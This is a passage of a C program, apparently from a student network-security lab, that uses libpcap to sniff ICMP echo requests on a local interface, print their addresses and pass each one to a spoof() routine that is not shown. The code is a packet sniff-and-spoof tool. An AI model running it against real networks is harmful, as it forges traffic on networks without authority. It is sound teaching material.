98     send_to(ip_new);
99 }
100
101 void sniff(unsigned char *args, const struct pcap_pkthdr *header,
102     const unsigned char *packet)

```

```

103 {
104     struct ethheader* eth = (struct ethheader*) packet;
105     if(ntohs(eth->ether_type) == 0x0800){// 0x0800 is IPv4 type
106         struct ipheader* ip = (struct ipheader*) (packet+sizeof(*eth));
107         /* determine protocol */
108         switch(ip->iph_protocol) {
109             case IPPROTO_ICMP:{
110                 struct icmpheader* icmp = (struct icmpheader*)(packet + sizeof(*eth) + sizeof(*
ip));
111                 if(icmp->icmp_type == 8){
112                     printf("From: %s\n", inet_ntoa(ip->iph_sourceip));
113                     printf(" To: %s\n\n", inet_ntoa(ip->iph_destip));
114                     spoof(ip);
115                 }
116                 return;
117             }
118             default:
119                 // printf(" Protocol: others\n\n");
120                 return;
121         }
122     }
123 }
124
125 int main()
126 {
127     pcap_t *handle;
128     char errbuf[PCAP_ERRBUF_SIZE];
129     struct bpf_program fp;
130     // char filter_exp[] = "icmp and src host 10.0.2.4 and dst host 10.0.2.15";
131     char filter_exp[] = "icmp[icmp_type] = 8";
132     bpf_u_int32 net;
133
134     // Step 1: Open live pcap session on NIC with name eth3.
135     //      Students need to change "eth3" to the name found on their own
136     //      machines (using ifconfig). The interface to the 10.9.0.0/24
137     //      network has a prefix "br-" (if the container setup is used).
138     handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
139

```

```
140 // Step 2: Compile filter_exp into BPF psuedo-code
141 pcap_compile(handle, &fp, filter_exp, 0, net);
142 if (pcap_setfilter(handle, &fp) !=0) {
143 }
144
145 // Step 3: Capture packets
146 pcap_loop(handle, -1, sniff, NULL);
147
148 pcap_close(handle); //Close the handle
149 return 0;
150 }
```